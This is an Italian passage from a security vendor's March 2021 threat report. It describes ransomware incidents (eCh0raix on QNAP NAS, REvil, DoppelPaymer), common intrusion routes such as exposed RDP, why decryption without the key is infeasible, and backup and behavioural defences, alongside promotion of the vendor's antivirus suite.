
Nel caso dei ransomware la pratica del "Follow-up" non è più molto diffusa nell'ultimo periodo ma, evidentemente, ancora resiste in casi più isolati. Questa modalità di diffusione/attacco è calata parecchio soprattutto da quando è stata smantellata la botnet **Emotet** che scaricava **TrickBot** e successivamente vari ransomware come il **Ryuk**.

Nel caso di questo attacco le tecnologie Euristico-comportamentali AntiRansomware protezione Crypto-Malware integrate nella suite **#VirITeXplorerPRO** sono scattate immediatamente bloccando la cifratura dopo soli 4 file (tra l'altro del cestino...).

La struttura del file cifrato è: **NOME_FILE_ORIGINALE.ESTENSIONE_ORIGINALE.[ID_AlfaNumerico]**

Di seguito lo screenshot del file di riscatto che viene salvato con questo nome:

!!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT



eCh0raix

Per quanto riguarda il ransomware **eChoraix** invece si tratta di un altro tipo di attacco che ha colpito i NAS QNap. Per attaccare questo tipo di dispostivi infatti vengono usate delle vulnerabilità presenti nel software del NAS o un attacco brute force delle password, dopo aver avuto accesso al dispositivo i CyberCriminali procedono alla cifratura dei dati presenti e, naturalmente, alla richiesta di riscatto.

Il ransomware colpisce in maniera diretta i NAS QNAP con firmware vulnerabile ed esposti ad internet.

In generale **eChoraix** colpisce QNAP da parecchio tempo, infatti, QNAP stessa già a partire dal 2019 aveva indicato delle informative di security advisory sul tema degli attacchi ransomware riguardo alle vulnerabilità scoperte nella funzione Photo Station e altre sempre riguardanti QTS (il sistema operativo di QNAP):

⇒ novembre 2019: vulnerabilità di QTS nella funzione Photo Station LINK all'advisory diffusa da QNAP => https://www.qnap.com/en/security-advisory/nas-201911-25


⇒ giugno 2020: altre vulnerabilità rilevate nel S.O. proprietario QTS utilizzato nei NAS QNAP => https://www.qnap.com/it-it/security-advisory/qsa-20-02

Non si può escludere che vengano sfruttate però anche vulnerabilità più recenti per accedere abusivamente ai NAS.

Ai file cifrati verrà appesa l'estensione "**.encrypt**", avranno quindi la seguente struttura:

NOME_FILE_ORIGINALE.ESTENSIONE_ORIGINALE.encrypt

Viene lasciato il file con le istruzioni del riscatto dove è indicato il link al sito nel DarkWeb (README_FOR_DECRYPT.txt).




La richiesta di riscatto, da pagare in BitCoin, è di 0.024 BTC che equivalgono a circa 1115 €.


Il wallet, purtroppo, essendo univoco per ogni vittima, non ci permette di avere una stima degli incassi ottenuti dai CyberRicattatori.

Nel caso dove il riscatto è stato infine pagato, il suo importo è stato rimosso per intero dal wallet 3 giorni dopo il pagamento.

⇒ Sito nel DarkWeb dove viene indicato l'importo ed il wallet per il pagamento del riscatto. Nel caso specifico al momento della redazione di questo articolo il costo è di 0.024 BitCoin che convertiti è di circa 1000 €uro:



⇒ Stesso sito, ma dopo aver pagato. Vengono date istruzioni su come decifrare i file sia su S.O. Linux sia su S.O. Windows, ed è presente il pulsante per il download del decryptor.



Si riporta per completezza di informazione il link ad una "vecchia" news del 2019 di un caso di attacco ai NAS (Iomega) analogo a quello illustrato: https://www.tgsoft.it/italy/news_archivio.asp?id=1016


Alcuni dei principali attacchi ransomware portati alla ribalta da notizie stampa e/o dalla pubblicazione di tutti o parte dei dati esfiltrati sul Dark WEB dalle organizzazioni Cyber-Criminali che attuano la (Double extortion)

Mentre le precedenti segnalazioni derivano tutte da attacchi verificati dai Ricercatori&Analisti del #CRAM di #TGSoft, la rassegna che segue è un estratto delle principali segnalazioni raccolte da notizie stampa, comunicati delle aziende colpite, social network (Twitter, LinkedIn, Facebook) o dalle pagine internet nel Dark Web dei Cyber-Ricattatori. Di solito nel Dark Web vengono pubblicati una prima parte dei dati esfiltrati, come prova dell'attacco informatico, per forzare il pagamento del riscatto e se questo non dovesse avvenire allora vengono pubblicati tutti i dati esfiltrati o messi all'asta quando si dovesse trattare di informazioni che i Cyber-Criminali reputano particolarmente interessanti o di un certo rilievo. Questo –*modus operandi*– è noto come DOUBLE EXTORTION.

Sodinokibi aka REvil

A marzo 2021 sfruttando il ransomware **Sodinokibi** aka **REvil** è stata attaccata una delle più grandi compagnie produttrici di personal computer con sede a Taipei in Taiwan.

Come possiamo vedere dall'immagine estrapolata dal sito Onion di REvil, l'azienda colpita è il distributore internazionale Acer. Nel sito vengono esposti parti dei dati esfiltrati dai CyberCriminali all'azienda stessa.




Per i Cyber-Ricattatori esporre "pubblicamente" quota parte dei dati delle vittime permette di dare evidenza "pubblica" dell'attacco riuscito e, nel caso le vittime dovessero riuscire a ripristinare in tutto o in parte i file cifrati cercano di garantirsi l'illecito pagamento richiesto non solo per la de-cifratura ma anche e soprattutto per evitare la divulgazione, non solo di dati personali che potrebbero mettere l'azienda nell'occhio del ciclone con la violazione della Privacy, ma anche per evitare l'eventuale divulgazione di segreti industriali e/o commerciali. Null'altro che la double extortion segnalata sopra.


Sembrerebbe che il riscatto richiesto dai Cyber-Ricattatori sia di **50** milioni di U$D.

Doppel-Paymer

Il gruppo di Cyber-Ricattatori **DoppelPaymer**, nel mese di marzo, hanno attaccato l'azienda italiana F.lli Carteni SRL e ne ha dato pubblica evidenza dal proprio Blog nel Dark Web.



Nell'estratto della pagina del blog del gruppo dei CyberCriminali è possibile visualizzare sia il link effettivo dell'azienda colpita con una breve descrizione e, nel caso, un'immagine di un documento esfiltrato



Come difendersi dai Ransomware

Come abbiamo descritto nella pagine precedenti, il mese di marzo ha avuto un notevole incremento di attacchi Ransomware, alcuni anche "atipici" (Bagui Fobos, ZEPPELIN).

Ormai i Cyber-Ricattatori sembra abbiano abbandonato, quasi del tutto, la pesca a strascico attraverso campagne di Malspam, e-mail con allegati e/o con link, che avevano come obiettivo quello di indurre il malcapitato ricevente, sfruttando l'ingegneria sociale/emozionale, a cliccare su file e/o link dai quali si avviava direttamente o, in tempi differiti, il processo di cifratura direttamente o attraverso Dropper/ Downloader, cioè file che in modo silente una volta attivati erano in grado di fungere da apripista per il download e l'esecuzione automatica del ransomware dal quale si attivava il processo di cifratura. Questo tipo di approccio, essendo basato sui grandi numeri permetteva ai Cyber-Ricattatori di poter richiedere dei riscatti abbastanza bassi dai 300 €uro in su pagabili, nella maggior parte dei casi, con sistemi difficilmente tracciabili quali sono le varie Crypto-Monete oggi oramai note ai più.

Già da prima del 2020 si è notato un cambio di approccio da parte dei Cyber-Ricattatori che hanno cambiato strategia preferendo procedere attraverso attacchi mirati su specifiche categorie di enti/ imprese di medie/grandi dimensioni, non disdegnando enti ministeriali come anche il settore ospedaliero seppur già provato dalla pandemia Covid-19, che sono stati fatti oggetto di attacchi informatici attraverso azioni di hacking specifico attraverso vari approcci:

RDP Remote Desktop Protocol esposto su internet con password deboli che con un attacco Brute Force può permette ai Cyber-Criminali di riuscire ad accedere alla macchina PC o Server e finalizzare l'attacco esfiltrando file aziendali ivi disponibili e, successivamente, mandando in esecuzione uno o più ransomware procedendo alla loro cifratura o entrambe le cose. La prima cosa da fare, quando NON sia proprio possibile eliminare l'accesso RDP è almeno quello di metterlo in sicurezza.

A tale proposito esortiamo tutti a seguire le modalità operative per mettere in sicurezza l'RDP consultando l'informativa 23/08/2019 "Continuano gli attacchi Ransomware con violazione degli accessi RDP". Questa è una forma di messa in sicurezza fondamentale da effettuare **IMMEDIATAMENTE** prima che sia troppo tardi! Dobbiamo "confidarvi" che in più di qualche occasione il nostro #CentroRicercheAntiMalware #CRAM è stato chiamato ad effettuare analisi di #IncidentResponse #IR per spiegare come possa essere avvenuto l'accesso e ci siamo trovati a dover verificare, in certi casi, che l'accesso RDP era stato lasciato, NON solo esposto, ma anche "maldestramente/colpevolmente" accessibile all'utente GUEST (cioè accesso senza password…)...

Vulnerabilità come abbiamo evidenziato per accedere ai PC o Server esposti sul WEB non è sempre necessario che i Cyber-Criminali effettuino, ad esempio, un attacco Brute Force per ottenerne l'accesso ma, se presenti delle vulnerabilità sfruttarle per accedere a tali sistemi e una volta ottenuto l'accesso sbizzarrirsi nella loro attività preferite di sola cifratura mandando in esecuzione uno o più ransomware come anche la preventiva esfiltrazione dei file presenti nel PC e/o Server attaccato. Il Centro Ricerche Anti-Malware #CRAM di #TGSoft evidenzia da anni queste situazioni anche nel caso venga utilizzata una VPN (Virtual Private Network) come illustrato nel TGSoft_Cyber-Threat_Report_2020-11 (Rubrica "In primo piano" — Vulnerabilità VPN con attacco ransomware da pag. 4…)

Si tratta, nella maggior parte delle occasioni, di attacchi "**Cyber Human Operated Ransomware Attacks**" dove vi è un soggetto che "fisicamente" accede alla macchina ed esegue manualmente uno o più Ransomware e ne "controlla" l'esecuzione. Gli accessi avvengono tipicamente nei fine settimana e/o nei giorni di festa o di notte, cioè in quei momenti dove l'infrastruttura informatica esposta e vulnerabile è "abbandonata" al suo destino. Viene da se che se la prima regola rimane sempre e comunque quella di NON lasciare né PC né Server esposti sul WEB e, quando questo non sia possibile, la seconda regola è mantenere queste macchine costantemente aggiornate con tutte le patch di sicurezza disponibili, protezione anti-virus e anti-ransomware attiva e macchina monitorata con sistemi di alert.

Movimento Laterale grazie al furto di credenziali di accesso a PC o Server aziendali da computer privati poco o per nulla protetti ed esposti in internet in uso ai dipendenti in Smart Working dai quali i Cyber-Criminali sono in grado di insinuarsi nei PC/Server Aziendali. Server e/o Client esposti che durante questa pandemia, grazie al massiccio uso dello SMART Working (lavoro da casa o lavoro agile che dir si voglia) ha costretto enti ed imprese a rendere disponibile la possibilità ai dipendenti di collegarsi ai Server o al computer della rete aziendale attraverso PC privati non particolarmente protetti, in molti casi, neanche con le misure minime di difesa come, ad esempio, un software AntiVirus costantemente aggiornato. Questo stato di necessità emergenziale ha reso più facilmente attaccabili PC e Server aziendali proprio perché, accessibili da PC "casalinghi" probabilmente già infetti o che, visto l'uso promiscuo, lavoro e attività ludiche private, sono rimasti facilmente preda di Dropper/Downloader che hanno fatto da apripista a Trojan Banker e/o Password Stealer e, da questi, acquisite/rubate le credenziali di accesso al computer aziendale remoto, seppure "protetti" da VPN, ha permesso di ottenere un facile accesso all'infrastruttura aziendale.

Problemi diretti ed indiretti degli attachi Ransomware

Un attacco RANSOMWARE, come oramai noto, produce l'indisponibilità dei file di dati sulla macchina/e (PC e/o Server) attaccata/e e, conseguentemente il primo problema da risolvere è quello di recuperare i file di lavoro soprattutto se non si dovessero avere in disponibilità delle copie di backup ragionevolmente recenti oppure queste dovessero essere state anch'esse cifrate.

In questa situazione catastrofica, è chiaro che il problema primario sarà quello di andare alla ricerca di qualcuno che sia in grado di procedere al recupero/decifratura dei file cifrati…

Dove la malcapitata vittima, ormai in preda al panico, si aggrappa alla speranza che qualsiasi problema possa essere risolto basta trovare qualche tool nel web, meglio se gratuito (naturalmente), che permetta di decifrare i suoi file e la cosa è risolta !

Recupero dei file dalle copie Shadows: praticamente la maggior parte dei ransomware utilizzati dai CyberRicattatori negli ultimi anni, se non tutti, sono in grado di cancellare in modo irrecuperabile le copie Shadow (copie di sicurezza emergenza effettuate in automatico dai S.O. Windows).

Purtroppo decifrare i file criptati dai Ransomware, oramai è null'altro che una mera chimera poiché la decifratura è possibile solamente in situazioni molto particolari che enunceremo precisando che tale elencazione non è da ritenersi certamente esaustiva in termini assoluti:

⇒ quando siano presenti dei grossolani errori nell'implementazione degli algoritmi di cifratura che, è bene non dimenticalo, sono estremamente robusti e matematicamente pressochè irreversibili se non avendo a disposizione la chiave di cifratura specifica di quell'attacco utilizzata/generata dal CyberRicattatore ed in possesso di quest'ultimo;

⇒ quando le forze dell'ordine riescano a sequestrare i computer di Comando &Controllo (C&C) e rendano disponibili alla generalità tali chiavi per decifrare i file delle vittime (cosa quasi mai immediata);

⇒ quando i CyberRicattatori "*fulminati sulla via di Damasco*" dovessero redimersi e chiudere il progetto rilasciando la chiave di decifratura universale (a volte è successo…).

⇒ ultima spiaggia pagare il riscatto sperando di avere a che fare con dei ricattatori "SERI" che mantengano la promessa di farvi avere un Decrypt completo.

Assolutamente da evitare, è quello di cadere nella trappola di coloro che si approfittano della Vs. disperazione e vi illudono che il loro team di "ingegneri" è in grado, mandandogli qualche file cifrato e la richiesta di riscatto di realizzare un Decrypt ad hoc per Voi. Generalmente si tratta di CyberIntermediari che vanno "segretamente" in trattativa con i CyberRicattatori e acquistano, a vostra insaputa, la chiave di decifratura dai CyberRicattatori facendovi credere che l'hanno creata ad hoc per il vostro caso e facendovi pagare tale servizio ben di più del pagamento del riscatto (Ad esempio 8.650 €uro+IVA a fronte di un riscatto di 6.000 €uro richiesto dal CyberRicattatore…).

Come si può TEORICAMENTE provare a DECIFRARE i file cifrati da un attacco RANSOMWARE

Una domanda che spesso ci viene posta è "E' possibile DECIFRARE i dati ? " senza copie di backup o nel caso siano state cifrate, vi sono poche possibilità per poter recuperare i propri file.

La difficoltà principale sta proprio nel tipo di cifratura che viene utilizzata infatti gli algoritmi come AES, RSA o Salsa20 rimangono praticamente indecifrabili se non si conosce la chiave di cifratura utilizzata.

E' successo molto di rado che vi sia stata la possibilità di recuperare le chiavi private da server di C&C, grazie al sequestro da parte delle forze dell'ordine dei Server stessi. Altri casi, anch'essi molto rari, gli autori dei ransomware avevano commesso errori e vi erano punti deboli come ad esempio nel caso del ransomware TeslaCrypt nelle versioni precedenti alla 3.0 o un altro caso una delle prime versioni di Petya era possibile, tramite un approccio di calcolo basato su algoritmi genetici, la decifratura della chiave utilizzata.

Le probabilità quindi sono molto irrisorie infatti se gli algoritmi utilizzati vengono utilizzati correttamente, senza essere a conoscenza della chiave, è pressoché impossibile poter decifrare i dati.

Alcuni hanno speranza di riuscire a decifrare i file cifrati utilizzando il "Brute Force", cioè provare tutte le possibili combinazione avendo a disposizione però un file cifrato e il suo corrispondente in chiaro di modo da poter confrontare quale sia la chiave che fa ritornare il file cifrato identico al file originale…


Piccolo problema, per ottenere la chiave di decifratura ci vogliono computer estremamente potenti e tanto, tanto… ma proprio TANTO tempo!

Un aiuto che permetta di capire quanto sia complesso individuare la chiave privata utilizzando un attacco "brute force", abbiamo calcolato il numero di combinazioni di alcuni giochi e di una chiave a 256 bit:

⇒ Totocalcio (13 partite) = 3^{13}= 1.594.323 combinazioni

⇒ SuperEnalotto =C(90,6) = 622.614.630 (388 volte quelle del totocalcio)

⇒ Per le chiavi a 256 bit ci vogliono 1,16 *10^{77}combinazioni.



Fonte: Ransomware 2017 Italy - C.R.A.M. di TG Soft Cyber Security Specialist

Raffigurando graficamente questi 3 dati, vediamo che è molto più facile vincere al Totocalcio o al SuperEnalotto che individuare una chiave privata a 256 bit.

Attacchi di Cifratura… NON mi resta che DIFENDERMI… ma come ?

Una buona difesa deve partire da un sistema che mi permetta di:

1) mettere in sicurezza i file di Backup da un attacco Ransomware anche di nuova generazione;
2) Mitigare l'attacco attraverso un approccio Euristico-Comportamentale in grado di riconoscere e bloccare la cifratura dei file nella fase iniziale dell'attacco di modo da minimizzare il numero di file cifrati e permetterne il ripristino in tempi rapidi dopo aver messo i computer PC e/o Server in sicurezza cioè dopo aver fatto verificare da personale qualificato di provata esperienza che il processo di cifratura NON sia ancora persistente/attivo e sia in grado di disattivarlo nonché sia in grado di analizzare la macchina alla ricerca di eventuali minacce nascoste (backdoor o altro) che possano essere utilizzati per rientrare e magari tentare ulteriori attacchi con altri Ransomware…

Per poter proteggere i propri dati da queste tipologie di attacchi è necessario adottare una soluzione che sia strutturata con:

⇒ **sistemi di Backup specificatamente progettati per resistere alla cifratura** preservando da questa e/o dalla cancellazione accidentale almeno i file di Backup;

⇒ **tecnologie Euristico-comportamentali** per la mitigazione dei danni derivanti dall'attacco nella sua fase iniziale. Queste tecnologie sono in grado di effettuare il monitoraggio in real-time degli accessi ai file del PC/Server rilevando e bloccando la cifratura dei dati in atto sia da processi eseguiti localmente sia da accessi avvenuti attraverso le condivisioni di rete.

Queste due tecnologie sono presenti entrambe all'interno della suite **Vir.IT eXplorer PRO** che permette di proteggere i propri PC e/o Server Windows dalle più svariate tipologie di ransomware. Essendo in grado di segnalare tempestivamente l'attacco ed isolare la macchina/e dove questo è avvenuto e salvare dalla cifratura la maggior parte dei dati aziendali riducendo di molto il tempo di fermo delle attività non solo della macchina/e colpite dovute al loro ripristino ma anche delle attività aziendali a questa/e connesse grazie alle tecnologie:

⇒ Euristico-Comportamentali AntiRansomware protezione CryptoMalware;

⇒ di backup avanzate e specificatamente progettate per preservare i dati anche da attacchi Ransomware di nuova generazione.

La massima efficacia di qualsiasi software è ottenibile, e questo vale anche per la suite **Vir.IT eXplorer PRO**, su PC e Server Windows(R) ove il software di protezione sia correttamente:

⇒ INSTALLATO;

⇒ CONFIGURATO;

⇒ AGGIORNATO;

⇒ UTILIZZATO.

Prevalenza

Marzo 2021 — ITALIA

Quanto sono protetti i computer in Italia dagli attacchi informatici ? Quanto è alto il rischio che un utente sia colpito da un ransomware ?

Per rispondere a queste domande dobbiamo parlare di "prevalenza" e "infection rate".

